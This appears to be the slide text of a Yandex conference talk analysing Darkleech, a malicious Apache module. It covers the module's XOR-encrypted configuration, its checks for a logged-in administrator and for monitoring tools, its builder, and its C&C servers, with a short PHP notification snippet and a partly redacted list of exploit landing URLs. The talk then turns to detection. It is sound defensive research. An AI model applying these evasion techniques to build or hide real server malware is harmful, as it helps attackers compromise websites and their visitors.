
- Detects active session of server administrator (checks content of /var/run/utmp)
- Analyzes response body (Content-Type is “text/html”, “</html>” tag in content etc.)
- Prevents repeated infection (sets special cookie PHPSESSID)
- Contains remote shell functions (in advanced version of the module)



# Description of Darkleech Module

- Also made in Russia, date of appearance on black market is unknown to us
- Distributed in source codes (needs development packages and APXS to build and install)
- The most popular and expensive malware distribution module on black market

# Servers with Installed Darkleech



# Darkleech Apache Module Functionality

- All strings and configuration are encrypted by XOR (key length is randomly chosen in range 10 - 265 bytes)
- Registers 2 filters in Apache to hook server response
- Checks active administrator session on server (checks content of `/var/run/utmp`)
- Checks list of processes (tcpdump, rkhunter etc.)
- Analyzes server response (IP isn't blacklisted, IP isn't local, User-Agent isn't the one of a search robot etc.)


# Darkleech Source Code Overview

- We analyzed “2012.08.07” version of Darkleech
- The code consists of module code and builder code
- Builder: collects usernames from system, local IP addresses etc. and generates configuration file.
- Builder: installs APXS package if it's not already installed in the system
- Builder: builds and installs module, removes source code from the infected server

# Darkleech C&C Servers

About 90 modules analyzed

## DarkLeech C&C Servers



■ 178.162. [redacted] /index.php    ■ 217.23. [redacted] /Home/index.php  
■ 64.186. [redacted] /Shop/index.php    ■ 64.186. [redacted] /Shop/index.php

# Darkleech C&C 217.23...

- Contained a list with about 38 000 infected hosts
- For every host there was a list of exploit pack landing pages URLs
- Was written on PHP and memcached was used as a database
- Checks whether hosts and exploit packs are available
- Sends SMS notifications via Ukrainian sms-gate (alphasms.ua)


# Darkleech C&C 217.23...

- Code which sends sms notifications

```
if( count($good) <= 4)
{
    $sms = new SMSClient('38097[REDACTED]', '[REDACTED]');
    $sms->sendSMS('Checker', '+38097[REDACTED]', "var good too small");
}

$g_filename = AC_DIR . DIRECTORY_SEPARATOR . 'good_predict';
```

- Part of memcached content



Telnet 217.23. [REDACTED]

ITEM	[REDACTED]	.142.201/c77adeb511408915d90d6fdf8e8fd822/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.233.128/be571ab11a90bac016ecadd730ec07a1/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.176.117/3b0c638b86bbb4be26f2522f6adf9579/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.237.135/4e3e32adbb649e8494ec8ddb4d0b994f/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.238.137/bc281c73d9f4bfb347fd1dbf60f8feb3/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.206.162/c4f717612c476605081a2d44f0d8afb8/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.220.118/a6b7e0bee925a304ec77c4d5acd393f8/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.203.250/48e46d98717de27dbaa033f2a71733a2/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.212.106/13666e6445985b3e65139733efe016ff/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.190.134/22cc2628801aef90d5637868db2173d7/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.195.238/37dd6e8489b8031a54ffb01a091cf6d4/q.php	[33 b; 1366956600 s]
ITEM	[REDACTED]	.230.137/286a18b8330b2f83aeaa6785fc23885b/q.php	[33 b; 1366956600 s]


# Common Methods of Detection

- Scanning files with antivirus software (but almost all new samples are always undetectable)
- Using anti-rootkit software (but only few samples had rootkit functionality)
- Checking hash sums of web-server executable files, all modules and configuration files (but config can be replaced by the original file after server is restarted with the harmful config file)



# Advanced Detection Method

You may create traffic monitoring system



# Our Services for Detection

- Yandex Safe Browsing API (database with malicious URLs that were found by our anti-virus robot)
- Yandex Webmaster (extended info about your site including information about the malware found)

# Yandex Safe Browsing API



<http://safe.yandex.com/?from=vb2013>

[http://company.yandex.com/technologies/antivirus\\_technology.xml](http://company.yandex.com/technologies/antivirus_technology.xml)

e-sidorov@yandex-team.ru gizmo@yandex-team.ru

<https://github.com/e-sidorov/vb2013>